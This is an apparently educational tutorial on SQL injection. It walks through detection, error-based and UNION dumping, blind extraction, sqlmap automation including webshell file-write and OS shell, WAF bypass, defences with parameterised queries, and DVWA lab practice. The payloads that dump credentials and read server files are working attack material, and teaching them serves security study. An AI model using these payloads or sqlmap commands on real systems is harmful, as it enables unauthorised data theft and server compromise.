


SQL Injection Tutorial: From Basics to Blind SQLi (2026)

SQL injection tutorial
By HOC Team  |  Last updated: July 2026 |  Read time: ~24 min

SQL injection has been on the OWASP Top 10 list since the list was first published in 2003. It has caused some of the most damaging breaches in history — the 2009 Heartland Payment Systems breach (130 million card numbers), the 2011 Sony Pictures breach (77 million accounts), and hundreds of smaller incidents every year.

Despite being fully understood and entirely preventable, SQLi vulnerabilities continue to appear in new codebases, inherited applications, and third-party components in 2026.

This tutorial covers SQL injection from first principles through to advanced blind exploitation. You will learn how each injection type works at the SQL level, how to find injection points systematically with Burp Suite, how to extract data manually using UNION and error-based techniques, how to exploit blind SQLi when there is no visible output, how to automate with sqlmap, and how to bypass common filters. Every payload in this article is plain text — safe to read without executing.

1. What is SQL injection and how does it work?

SQL injection occurs when user-supplied data is incorporated into a database query without proper separation of code and data, allowing an attacker to alter the query's logic. The database cannot distinguish between the developer's intended SQL and the attacker's injected SQL — it executes both as trusted instructions.

The root cause is always the same: the application builds SQL queries by concatenating strings that include user input, rather than using parameterised queries that keep data and code structurally separate.

SQL injection root cause — user input injected into a query changes its logic at the database level
How SQL Injection Works ✓ Normal Request $id = $_GET['id']; // user input: 1 $sql = "SELECT * FROM users WHERE id = " . $id; query sent SELECT * FROM users WHERE id = 1 Returns: user record for id=1 ✓ Correct 🗄 Database id=1 | alice | alice@example.com id=2 | bob | bob@example.com ↑ Only row 1 returned — as intended ✗ SQL Injection Attack $id = $_GET['id']; // attacker sends: 1 OR 1=1-- - $sql = "... WHERE id = " . $id; malicious query SELECT * FROM users WHERE id = 1 OR 1=1-- - 🗄 Database id=1 | alice | alice@example.com id=2 | bob | bob@example.com ↑ ALL rows returned — data breach!
📖
Understanding the attack — what OR 1=1 actually does

The attacker injects 1 OR 1=1-- - as the id parameter. The developer's query template is:

SELECT * FROM users WHERE id = [USER_INPUT]

After substituting the attacker's input, the database receives:

SELECT * FROM users WHERE id = 1 OR 1=1-- -

The WHERE clause now has two conditions joined by OR. Because 1=1 is always true, every row in the table satisfies the condition. The -- - is a SQL comment that discards the rest of the query (any closing quote, bracket, or additional condition). The database returns every row — all users instead of one.

The comment syntax varies by database: MySQL uses -- - (dash dash space) or #. Microsoft SQL Server uses --. Oracle uses --. PostgreSQL uses --. Knowing the database type from error messages or HTTP headers helps you choose the right comment syntax immediately.
2. The four types of SQL injection
TypeHow you see the resultDifficultySpeedWhen to use
Error-basedDatabase error messages appear in the responseEasyFastWhen verbose errors are enabled — extracts data via error messages
UNION-basedInjected query results appear in the normal responseMediumFastWhen results are displayed on page — most efficient for data dumping
Boolean blindTrue/false change in response (different content, status code, or length)MediumSlowWhen no data shown but behaviour changes — extract data bit by bit
Time-based blindNo visible difference — only response time changesHardVery slowWhen absolutely no output difference — last resort, uses delays
3. How to find SQL injection vulnerabilities
🔍
Detection methodology — where to look and what to send
Start here on every target
Step 1 — Identify all user-controlled inputs that touch the database

Not all inputs are equal. Focus on inputs most likely to be used in SQL queries:

  • URL parameters?id=1, ?category=shoes, ?user=alice
  • Form fields — search boxes, login forms, registration forms, filter dropdowns
  • HTTP headers — User-Agent, Referer, X-Forwarded-For (some apps log these to a database)
  • JSON/API request bodies — especially {"id": 1} or {"filter": "price"}
  • Cookies — session values, user preferences, remember-me tokens
  • Path parameters/users/alice/profile (the username may be used in a query)
Step 2 — Send detection payloads

These are the minimal detection strings — they cause SQL syntax errors or behavioural changes without requiring a specific database type:

# The classic single-quote test — causes syntax error in most databases ' # Double-quote test — for databases using double-quotes as delimiters " # Boolean tests — change in response means SQL is being evaluated 1 AND 1=1 # Should behave same as original — true condition 1 AND 1=2 # Should change response — false condition # Comment-based test — strips remainder of query 1-- - 1# # For string parameters (value is in quotes in the query) alice' AND '1'='1 # True — same result as original alice' AND '1'='2 # False — changed result confirms SQLi
Step 3 — Interpret the response
  • SQL error message → confirmed SQLi. Error reveals database type and query structure.
  • Application error (500) → possible SQLi — something changed in the query.
  • Different content / fewer results → Boolean blind SQLi likely.
  • Delayed response → Time-based blind SQLi (add sleep payloads to confirm).
  • No change at all → Either no SQLi, or input is sanitised, or not used in a query.
Step 4 — Burp Suite workflow for SQLi detection
# Proxy all traffic through Burp Suite # Right-click any suspicious request → Send to Repeater # Modify each parameter one at a time with your detection payloads # Compare responses — look for errors, length changes, content changes # For batch testing — Burp Intruder # Send request to Intruder → Positions → mark each parameter # Payloads → Simple list → add detection strings # Run → check results for anomalies in response length or status # Automated detection — sqlmap detection mode (no exploitation) sqlmap -u "https://target.com/page?id=1" --level=3 --risk=1 --batch --technique=B # --level=3: more thorough testing --risk=1: safe payloads only # --batch: no interactive prompts --technique=B: boolean blind only (safe)
Always test parameters individually. If a URL has ?id=1&category=shoes&sort=price, test each parameter separately in Burp Repeater — change one, leave the others as normal values. This isolates which parameter is vulnerable and prevents false negatives from parameters interfering with each other.
4. Error-based SQL injection

Error-based SQLi exploits verbose database error messages that reveal information about the query structure and database contents. When a malformed query causes a database error, the error message itself becomes a data exfiltration channel.

Error-based SQLi — reading data from error messages
Fast · Requires verbose errors
Step 1 — Confirm SQLi with a single quote
# Inject a single quote into ?id=1 # URL: https://target.com/item?id=1' # MySQL error response (error-based injection confirmed): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 # This tells us: MySQL database, single-quote string context
Step 2 — Extract database version (MySQL)
# extractvalue() function causes an error that includes a value we specify # XPATH error: invalid character forces the value into the error message 1 AND extractvalue(1, concat(0x7e, version())) # Error output reveals database version: XPATH syntax error: '~8.0.33-MySQL Community Server' # The ~ (0x7e) is a deliberate invalid XPATH character — forces the error # version() is now visible in the error message
Step 3 — Extract database name
1 AND extractvalue(1, concat(0x7e, database())) # Error: XPATH syntax error: '~shop_db' # Now we know the current database name is: shop_db
Step 4 — List all tables
1 AND extractvalue(1, concat(0x7e, (SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema=database()))) # Error: XPATH syntax error: '~users,products,orders,sessions' # Tables: users, products, orders, sessions
Step 5 — List columns in the users table
1 AND extractvalue(1, concat(0x7e, (SELECT group_concat(column_name) FROM information_schema.columns WHERE table_name='users'))) # Error: XPATH syntax error: '~id,username,password,email,role' # Columns: id, username, password, email, role
Step 6 — Dump credentials
1 AND extractvalue(1, concat(0x7e, (SELECT concat(username,0x3a,password) FROM users LIMIT 0,1))) # Error: XPATH syntax error: '~admin:5f4dcc3b5aa765d61d8327deb882cf99' # Username: admin, Password hash: 5f4dcc3b5aa765d61d8327deb882cf99 # (that hash is MD5 of "password" — crack with hashcat or crackstation.net) # LIMIT 0,1 gets first row. Change to LIMIT 1,1 for second row, etc. # Or use group_concat to get multiple rows at once: 1 AND extractvalue(1, concat(0x7e, (SELECT group_concat(username,0x3a,password SEPARATOR 0x7c) FROM users))) # 0x7c = | separator between records
Alternative error function — updatexml() (MySQL)
# updatexml() is another MySQL function that leaks data in errors # Useful when extractvalue() is filtered 1 AND updatexml(1, concat(0x7e, version()), 1) # XPATH syntax error: '~8.0.33'
SQL Server (MSSQL) error-based
# SQL Server uses convert() to cause type conversion errors 1 AND 1=convert(int, (SELECT TOP 1 table_name FROM information_schema.tables)) # Error: Conversion failed when converting the nvarchar value 'users' to data type int.
5. UNION-based SQL injection — dumping data

UNION-based injection appends a second SELECT query to the original, merging its results with the legitimate results and displaying them on the page. This is the most efficient method for data extraction when query results are rendered in the response.

The requirement: your injected SELECT must have the same number of columns as the original query, and the data types must be compatible. Finding the column count is always the first step.

🔗
UNION-based SQLi — complete step-by-step process
Most efficient data extraction
Step 1 — Find the number of columns (ORDER BY method)
# Increment ORDER BY until you get an error # No error = that many columns exist. Error = you exceeded the column count. 1 ORDER BY 1-- - # No error 1 ORDER BY 2-- - # No error 1 ORDER BY 3-- - # No error 1 ORDER BY 4-- - # ERROR: Unknown column '4' in 'order clause' # Conclusion: the query has 3 columns
Step 1 alternative — NULL method (more reliable)
# UNION SELECT with NULLs — add one NULL per column until no error 1 UNION SELECT NULL-- - # Error if column count wrong 1 UNION SELECT NULL,NULL-- - # Error 1 UNION SELECT NULL,NULL,NULL-- - # No error — 3 columns confirmed
Step 2 — Find which columns are displayed on page
# Replace NULLs with visible strings one at a time # The column that shows 'HOCtest' is the one we can use to extract data 1 UNION SELECT 'HOCtest',NULL,NULL-- - # Does 'HOCtest' appear on page? 1 UNION SELECT NULL,'HOCtest',NULL-- - # Try second column 1 UNION SELECT NULL,NULL,'HOCtest'-- - # Try third column # Result: column 2 shows 'HOCtest' → use column 2 for extraction # If multiple columns are displayed, use all of them for faster extraction
Step 3 — Extract database metadata
# Get database version (using column 2) 1 UNION SELECT NULL,version(),NULL-- - # Page displays: 8.0.33-MySQL Community Server # Get current database name 1 UNION SELECT NULL,database(),NULL-- - # Page displays: shop_db # Get current user (may reveal DB privilege level) 1 UNION SELECT NULL,user(),NULL-- - # Page displays: root@localhost (if root — huge privilege escalation potential)
Step 4 — List all databases
1 UNION SELECT NULL,group_concat(schema_name SEPARATOR ', '),NULL FROM information_schema.schemata-- - # Displays: information_schema, mysql, shop_db, admin_panel
Step 5 — List tables in target database
1 UNION SELECT NULL,group_concat(table_name SEPARATOR ', '),NULL FROM information_schema.tables WHERE table_schema='shop_db'-- - # Displays: users, products, orders, sessions, admin_users
Step 6 — List columns
1 UNION SELECT NULL,group_concat(column_name SEPARATOR ', '),NULL FROM information_schema.columns WHERE table_name='users'-- - # Displays: id, username, password, email, role, created_at
Step 7 — Dump the data
# Dump all credentials 1 UNION SELECT NULL,group_concat(username,0x3a,password SEPARATOR 0x0a),NULL FROM users-- - # Displays: # admin:5f4dcc3b5aa765d61d8327deb882cf99 # alice:e99a18c428cb38d5f260853678922e03 # bob:6cb75f652a9b52798eb6cf2201057c73 # 0x3a = colon character, 0x0a = newline — separates username:hash pairs
Step 8 — Read files from the server (if DB user has FILE privilege)
# LOAD_FILE() reads server files — requires FILE privilege on MySQL # Only works if MySQL user has this privilege (root often does) 1 UNION SELECT NULL,LOAD_FILE('/etc/passwd'),NULL-- - # If DB is root with FILE privilege: displays /etc/passwd contents! # Read web application config (find database credentials for other apps) 1 UNION SELECT NULL,LOAD_FILE('/var/www/html/config.php'),NULL-- -
Make the original query return no results. Use -1 UNION SELECT... or 0 UNION SELECT... (an ID that doesn't exist) instead of 1 UNION SELECT.... This ensures the page only shows your injected results, not both the original and injected results mixed together. Cleaner output, easier to read extracted data.
6. Blind SQL injection — boolean-based

Boolean blind SQLi is used when the application is vulnerable but shows no database output or errors in the response. Instead, the response changes based on whether the injected condition is TRUE or FALSE — different content, a different status code, or even just a different response length. You extract data one bit at a time by asking the database yes/no questions.

Boolean blind SQL injection — extracting data character by character using true/false response differences
Boolean Blind SQLi — Extracting Data Character by Character TRUE condition → Normal page ?id=1 AND SUBSTRING( (SELECT password FROM users WHERE username='admin'),1,1)='a' Page loads normally → First char of password IS 'a' Response: 200 OK | 4821 bytes Normal content visible ✓ FALSE condition → Changed page ?id=1 AND SUBSTRING( (SELECT password FROM users WHERE username='admin'),1,1)='b' Page missing content → First char of password is NOT 'b' Response: 200 OK | 1243 bytes No product results shown ✗
🔍
Boolean blind SQLi — manual extraction technique
Slow but reliable
Confirm boolean blind SQLi
# First confirm the parameter is injectable and responses differ 1 AND 1=1-- - # TRUE — should give normal response 1 AND 1=2-- - # FALSE — response should be different # If TRUE gives normal page and FALSE gives different page (different content # length, missing items, error message) → Boolean blind SQLi confirmed
Extract data character by character
# SUBSTRING(string, start_position, length) # ASCII() converts character to its ASCII number # We ask: "Is the Nth character of the password equal to X?" # Step 1 — Get length of password first 1 AND (SELECT LENGTH(password) FROM users WHERE username='admin')=32-- - # If TRUE: admin password hash is 32 characters (MD5) # If FALSE: try other lengths until TRUE # Step 2 — Extract each character using ASCII comparison 1 AND ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))>96-- - # TRUE means first char ASCII code > 96 (lowercase letter a-z range) # Narrow down with binary search: 1 AND ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))>110-- - # TRUE: char > 110 ('n'), so it's in range 111-122 1 AND ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))=115-- - # TRUE: first char ASCII 115 = 's' # Repeat for position 2, 3, 4... until full password extracted
Faster approach — binary search with ASCII
# Binary search halves the search space each time — faster than testing a-z # For each character position, test mid-point values: # Character 1: Is ASCII > 64? YES (a-z, A-Z all > 64) # Is ASCII > 96? YES (lowercase only above 96) # Is ASCII > 109? YES # Is ASCII > 115? NO → char is in 110-115 # Is ASCII > 112? YES → char is in 113-115 # Is ASCII > 114? NO → char is in 113-114 # Is ASCII = 114? YES → char is 'r' (ASCII 114) # Repeat this process for each character position # 32 chars x 7 requests per char = 224 requests for a full MD5 hash # Compare: sequential test a-z would need up to 26 x 32 = 832 requests
Use sqlmap for blind SQLi extraction. Manual boolean blind extraction takes hundreds of requests. sqlmap automates the entire process — it detects the injection, determines the database type, applies binary search automatically, and extracts all data. See Section 8 for sqlmap commands. Manual understanding of boolean blind is essential for when sqlmap is blocked, but automated extraction is what you use in practice.
7. Blind SQL injection — time-based

Time-based blind SQLi is the last resort — used when there is absolutely no visible difference in responses between true and false conditions. The only channel is response time: injecting a conditional sleep causes the server to delay its response by a known amount if the condition is true, and respond immediately if false.

Time-based blind SQLi — using sleep delays
Last resort · Very slow
Confirm time-based blind SQLi
# MySQL — SLEEP(N) causes a delay of N seconds 1; IF(1=1, SLEEP(5), 0)-- - # If response takes ~5 seconds: time-based blind SQLi confirmed! # Alternative syntax: 1 AND SLEEP(5)-- - 1 AND (SELECT SLEEP(5))-- - # Microsoft SQL Server — WAITFOR DELAY 1; WAITFOR DELAY '0:0:5'-- - # PostgreSQL — pg_sleep() 1; SELECT pg_sleep(5)-- - # Oracle — no sleep function, use heavy query instead 1 AND 1=(SELECT COUNT(*) FROM all_objects a, all_objects b, all_objects c)-- -
Conditional time delays — extract data
# IF(condition, SLEEP(5), 0) — delays if condition true, instant if false # Use this to ask yes/no questions about data # Is the database version 8.x? 1 AND IF(SUBSTRING(version(),1,1)='8', SLEEP(5), 0)-- - # ~5 second delay → YES, version starts with 8 # Is the first char of admin's password 's'? 1 AND IF(ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))=115, SLEEP(5), 0)-- - # ~5 second delay → YES, first char ASCII 115 = 's' # Instant response → NO, try next value # Full extraction: same binary search as boolean blind # but using delay instead of content difference to detect TRUE/FALSE
Time-based SQLi in HTTP headers
# Some applications store User-Agent or X-Forwarded-For in database # Test headers when parameters seem clean: # In Burp Repeater, modify the User-Agent header: User-Agent: Mozilla/5.0' AND SLEEP(5)-- - # If page takes 5+ seconds longer than normal: header injection confirmed
8. Automating with sqlmap

sqlmap is the industry-standard open-source tool for automated SQL injection detection and exploitation. It automatically identifies injection points, determines the database type, selects the most efficient injection technique, and extracts data — compressing hours of manual work into minutes.

sqlmap — essential commands
Pre-installed on Kali Linux
Basic detection and database enumeration
# Basic scan — detect SQLi on a URL parameter sqlmap -u "https://target.com/item?id=1" # Detect and identify database type sqlmap -u "https://target.com/item?id=1" --dbs # --dbs: list all databases # Enumerate tables in a specific database sqlmap -u "https://target.com/item?id=1" -D shop_db --tables # Enumerate columns in a specific table sqlmap -u "https://target.com/item?id=1" -D shop_db -T users --columns # Dump a specific table sqlmap -u "https://target.com/item?id=1" -D shop_db -T users --dump # Dump everything in the database (use carefully — loud and slow) sqlmap -u "https://target.com/item?id=1" -D shop_db --dump-all
Testing authenticated endpoints (with session cookie)
# Get your session cookie from Burp Suite or browser DevTools # Required for testing pages behind login sqlmap -u "https://target.com/profile?user=alice" \ --cookie="session=abc123xyz; csrf_token=def456" \ --dbs # From a Burp Suite saved request file (most reliable method): # In Burp: right-click request → Save item → save as request.txt sqlmap -r request.txt --dbs # sqlmap reads the full HTTP request including all headers and cookies
Testing POST parameters
# Specify POST data with --data sqlmap -u "https://target.com/login" \ --data="username=admin&password=test" \ -p username # -p: test only the username parameter # Test JSON POST body sqlmap -u "https://target.com/api/items" \ --data='{"id": 1}' \ --headers="Content-Type: application/json" \ --dbs
Advanced options for difficult targets
# Level and risk — increase to find harder-to-detect injections # level: 1-5 (more parameters tested) risk: 1-3 (more aggressive payloads) sqlmap -u "https://target.com/item?id=1" --level=5 --risk=3 --dbs # Specify database type (faster when you know it) sqlmap -u "https://target.com/item?id=1" --dbms=mysql --dbs # Specify injection technique sqlmap -u "https://target.com/item?id=1" --technique=U --dbs # Techniques: B=Boolean, E=Error, U=UNION, S=Stacked, T=Time, Q=Inline # Tamper scripts — bypass WAF and input filters sqlmap -u "https://target.com/item?id=1" --tamper=space2comment,between --dbs # space2comment: replaces spaces with /**/ comments # between: replaces > with NOT BETWEEN 0 AND X # List all available tamper scripts: sqlmap --list-tampers # Test all HTTP headers for injection sqlmap -u "https://target.com/item?id=1" --level=5 --dbs # level=5 tests User-Agent, Referer, Cookie headers automatically # Non-interactive mode (for scripting) sqlmap -u "https://target.com/item?id=1" --batch --dbs # --batch: uses default answers to all prompts
OS interaction (if DB user has high privileges)
# Read files from the server (requires FILE privilege) sqlmap -u "https://target.com/item?id=1" --file-read="/etc/passwd" # Write files to the server (requires write permission — potential webshell) sqlmap -u "https://target.com/item?id=1" --file-write="shell.php" --file-dest="/var/www/html/shell.php" # OS shell (if --is-dba confirms root or high privilege) sqlmap -u "https://target.com/item?id=1" --os-shell
Always use --batch and save output. Add --batch to skip interactive prompts and --output-dir=./results to save everything. sqlmap stores session data in ~/.sqlmap/output/ — if a scan is interrupted, it resumes automatically from where it stopped when run again against the same target.
9. Second-order SQL injection

Second-order (or stored) SQLi occurs when user input is safely stored in the database at the point of insertion, but is later retrieved and used in a SQL query without re-sanitisation. The injection payload "sleeps" in the database and triggers when it is used in a subsequent operation.

🕰
Second-order SQLi — delayed execution
Missed by basic scanners

Classic example: A user registers with username admin'-- -. The registration page safely parameterises the INSERT. But the password-change page does:

-- Password change query (vulnerable — uses stored username unparameterised) UPDATE users SET password='newpass' WHERE username='admin'-- -' -- Database sees: UPDATE users SET password='newpass' WHERE username='admin'-- -' -- The -- comments out the closing quote -- This changes admin's password, not the attacker's!
How to find second-order SQLi
  • Register a username containing SQL meta-characters: admin'-- -, test" OR "1"="1
  • Log in with the registered account
  • Trigger all actions that use your username — password change, profile update, account deletion, email notification, order placement
  • Look for unexpected errors, unexpected behaviour, or evidence that another user's data was affected
  • Second-order SQLi requires understanding the application's full data flow, not just individual parameters
10. Filter and WAF bypass techniques
🔀
WAF and filter bypass — techniques and examples
Plain text payloads — safe to read
1. Comment insertion (bypass keyword filters)
# MySQL inline comments /**/ break up keywords the filter looks for UNION/**/SELECT # Instead of UNION SELECT UN/**/ION SEL/**/ECT # Split the keyword itself UNION%09SELECT # Tab character (URL encoded) UNION%0ASELECT # Newline character UNION%0DSELECT # Carriage return
2. Case variation
# SQL keywords are case-insensitive uNiOn SeLeCt UnIoN SeLeCt UNION select
3. URL encoding and double encoding
# URL encode special characters %27 # Single quote ' %20 # Space %23 # Hash # (MySQL comment) %2D%2D # Double dash -- # Double URL encoding (for WAFs that decode once before checking) %2527 # %25 = %, then 27 = ' → decodes to %27 → decodes to '
4. Alternative comment syntax
# Different comment types confuse keyword detection -- - # MySQL, MSSQL, PostgreSQL (dash dash space) # # MySQL only /*comment*/ # All databases — inline comment /*!50000 UNION SELECT */ # MySQL version comment — executes in MySQL 5.0000+
5. String concatenation (bypass filtering of 'admin')
# MySQL: CONCAT() or the space operator CONCAT('ad','min') # Builds 'admin' without the literal word 'ad' 'min' # MySQL: adjacent strings concatenate # MSSQL: + operator 'ad'+'min' # Oracle: || operator 'ad'||'min'
6. Hex encoding string values
# If 'admin' string is filtered, encode it as hex # MySQL accepts hex literals directly WHERE username=0x61646d696e # 0x61646d696e = 'admin' in hex WHERE table_name=0x7573657273 # 0x7573657273 = 'users' in hex # Convert in Python: python3 -c "print('admin'.encode().hex())" # Output: 61646d696e → use as 0x61646d696e
7. sqlmap tamper scripts (automate bypass)
# Key tamper scripts for common WAFs sqlmap -u "..." --tamper=space2comment # Replaces spaces with /**/ sqlmap -u "..." --tamper=between # Replaces > with NOT BETWEEN 0 AND N sqlmap -u "..." --tamper=randomcase # Random case for keywords sqlmap -u "..." --tamper=charencode # URL encodes all chars sqlmap -u "..." --tamper=base64encode # Base64 encodes payload sqlmap -u "..." --tamper=modsecurityversioned # Bypass ModSecurity # Chain multiple tamper scripts: sqlmap -u "..." --tamper="space2comment,randomcase,between" --dbs
11. Complete SQL injection cheatsheet
🔵 Detection payloads (safe — cause errors or boolean differences)
'
Single quote — causes syntax error in most string-context SQLi. First thing to test.
1 AND 1=1-- -
Always true — same response as normal. Confirms numeric SQLi when paired with false test.
1 AND 1=2-- -
Always false — different response than AND 1=1. Confirms boolean blind SQLi.
alice' AND '1'='1
String context — true condition. Normal response confirms string SQLi.
alice' AND '1'='2
String context — false condition. Different response confirms injectable string parameter.
1 AND SLEEP(5)-- -
MySQL time-based confirmation — 5 second delay confirms injection even with no output difference.
🟡 UNION-based — data extraction
1 ORDER BY 1-- -
Column count detection — increment until error. Column count = last N before error.
1 UNION SELECT NULL,NULL,NULL-- -
Null-based column count — add NULLs until no error. NULLs are type-compatible with anything.
-1 UNION SELECT NULL,version(),NULL-- -
Database version. Use -1 as ID (no matching row) so only injected results show.
-1 UNION SELECT NULL,database(),NULL-- -
Current database name.
-1 UNION SELECT NULL,user(),NULL-- -
Current database user — check if root for privilege escalation.
-1 UNION SELECT NULL,group_concat(table_name),NULL FROM information_schema.tables WHERE table_schema=database()-- -
List all tables in current database.
-1 UNION SELECT NULL,group_concat(column_name),NULL FROM information_schema.columns WHERE table_name='users'-- -
List columns in a specific table.
-1 UNION SELECT NULL,group_concat(username,0x3a,password),NULL FROM users-- -
Dump username:password pairs. 0x3a = colon separator.
🟣 Error-based — extractvalue / updatexml (MySQL)
1 AND extractvalue(1,concat(0x7e,version()))
Leak version in XPATH error. 0x7e = ~ (forces invalid XPATH).
1 AND extractvalue(1,concat(0x7e,database()))
Leak database name in error.
1 AND extractvalue(1,concat(0x7e,(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema=database())))
Leak all table names in error.
1 AND updatexml(1,concat(0x7e,version()),1)
Alternative error-based function — use when extractvalue is filtered.
🔴 Blind — boolean and time-based
1 AND (SELECT LENGTH(password) FROM users WHERE username='admin')=32-- -
Check password hash length. TRUE = admin password is 32 chars (MD5 length).
1 AND ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))=115-- -
Check if first char of password is ASCII 115 ('s'). Repeat for each position.
1 AND IF(SUBSTRING(version(),1,1)='8',SLEEP(5),0)-- -
Time-based: 5s delay if MySQL version starts with 8. Confirms database type.
1 AND IF(ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))=115,SLEEP(5),0)-- -
Time-based char extraction — delay if condition true. Extract character by character.
⚙ Database-specific syntax
MySQL comment: -- - or #
MySQL line comment. Note the space after -- in -- - (or use # with no space needed).
MSSQL: ; WAITFOR DELAY '0:0:5'-- -
SQL Server time delay. Use stacked queries (semicolon) to inject the WAITFOR.
PostgreSQL: ; SELECT pg_sleep(5)-- -
PostgreSQL time delay.
Oracle: SELECT banner FROM v$version
Oracle version. Must always use FROM clause — FROM dual for expressions.
MSSQL: SELECT table_name FROM information_schema.tables
MSSQL table enumeration — same as MySQL for information_schema.
Oracle: SELECT table_name FROM all_tables
Oracle table enumeration — uses all_tables, not information_schema.
12. Defences — how SQLi is properly prevented
🛡
The only real fix — parameterised queries
Defence in depth
1. Parameterised queries (prepared statements) — the primary fix

Parameterised queries separate SQL code from data structurally at the driver level. No matter what the user inputs, it is treated as data — it can never alter the query logic.

✗ VULNERABLE — string concatenation
# PHP — dangerous $id = $_GET['id']; $sql = "SELECT * FROM users WHERE id = " . $id; $result = $pdo->query($sql);
✓ SECURE — parameterised query
# PHP — safe $id = $_GET['id']; $stmt = $pdo->prepare( "SELECT * FROM users WHERE id = ?" ); $stmt->execute([$id]);
✗ VULNERABLE — Python
# Python — dangerous username = request.args['user'] cursor.execute( "SELECT * FROM users WHERE " "username = '" + username + "'" )
✓ SECURE — Python
# Python — safe username = request.args['user'] cursor.execute( "SELECT * FROM users WHERE username = %s", (username,) )
2. Stored procedures (use with caution)

Stored procedures can be safe if they use parameterised inputs internally, but they do not automatically prevent SQLi if they concatenate strings inside the procedure body. Verify the stored procedure implementation.

3. Input validation and allowlisting

For parameters that accept a limited set of values (sort direction, column names, category IDs), use allowlisting — only permit known-safe values. This is secondary to parameterised queries, not a replacement.

# If the parameter should only be a positive integer: $id = filter_var($_GET['id'], FILTER_VALIDATE_INT); if ($id === false || $id <= 0) { die('Invalid ID'); } # If the parameter should be one of a known set: $allowed_sorts = ['price', 'name', 'date']; $sort = in_array($_GET['sort'], $allowed_sorts) ? $_GET['sort'] : 'date';
4. Least privilege database accounts

The database account used by the web application should have only the permissions it needs — typically SELECT, INSERT, UPDATE, and DELETE on specific tables. It should not have FILE privilege, DROP privilege, or access to other databases. This limits what an attacker can do after finding SQLi.

5. Error handling — suppress database errors
# Production environments must never show raw database errors to users # Generic error messages prevent error-based SQLi information leakage try { $result = $pdo->query($sql); } catch (PDOException $e) { error_log($e->getMessage()); // Log internally die('An error occurred'); // Generic message to user }
💡 For bug bounty reports — what to recommend Always recommend parameterised queries as the primary remediation, not input filtering or WAF rules. Specifically name the vulnerable code pattern (string concatenation) and show the secure alternative using the same language/framework as the target. This level of specificity makes your report immediately actionable and rates higher in the bounty assessment.
13. Practice on DVWA — step by step
🏋
DVWA SQL injection exercises
Free · Your home lab

Access DVWA at http://192.168.56.102/dvwa. Set up your home lab first using our home hacking lab guide. Log in (admin / password) and navigate to SQL Injection.

DVWA SQL Injection — Low difficulty
# The page asks for a user ID. Normal input returns a user name. # Step 1: Test for SQLi with single quote 1' # Error: You have an error in your SQL syntax... — SQLi confirmed! # Step 2: Find column count 1 ORDER BY 1-- - # No error 1 ORDER BY 2-- - # No error 1 ORDER BY 3-- - # Error — 2 columns confirmed # Step 3: UNION select to find displayed columns 1 UNION SELECT 'col1','col2'-- - # Both show — good, we can use both for data extraction # Step 4: Extract credentials 1 UNION SELECT user,password FROM users-- - # Displays all usernames and MD5 password hashes! # Copy the hashes → crack at crackstation.net (free hash lookup)
DVWA SQL Injection — Medium difficulty (uses POST + partial filtering)
# Medium uses a dropdown (POST) and strips some characters # Use Burp Suite to modify the POST request: # Intercept → change id=1 to your payload # addslashes() escapes quotes — bypass with numeric injection (no quotes needed) 1 UNION SELECT user,password FROM users-- - # Numeric injection doesn't need quotes — bypasses addslashes() # Still works because the id column is numeric type in the query
DVWA Blind SQL Injection — Low difficulty
# DVWA Blind SQL Injection module — no output shown # Page shows "User ID exists" or "User ID is MISSING" based on condition # Step 1: Confirm blind SQLi 1 AND 1=1-- - # "User ID exists" 1 AND 1=2-- - # "User ID is MISSING" — boolean blind confirmed! # Step 2: Extract admin password length 1 AND (SELECT LENGTH(password) FROM users WHERE user='admin')=32-- - # "User ID exists" → admin password is 32 chars (MD5 hash) # Step 3: Extract first character 1 AND ASCII(SUBSTRING((SELECT password FROM users WHERE user='admin'),1,1))=53-- - # Test different ASCII values until "User ID exists" # ASCII 53 = '5' → first char of hash is '5' # Step 4: Automate with sqlmap sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" \ --cookie="PHPSESSID=YOUR_SESSION; security=low" \ -D dvwa -T users --dump
After DVWA: PortSwigger Web Security Academy SQL injection labs. PortSwigger has 20+ free interactive SQLi labs covering every technique in this tutorial — in a realistic web application context with clear learning objectives. After completing DVWA's SQL injection modules, the PortSwigger labs take you to professional level. portswigger.net/web-security/sql-injection

⚡ Continue building your SQLi skills

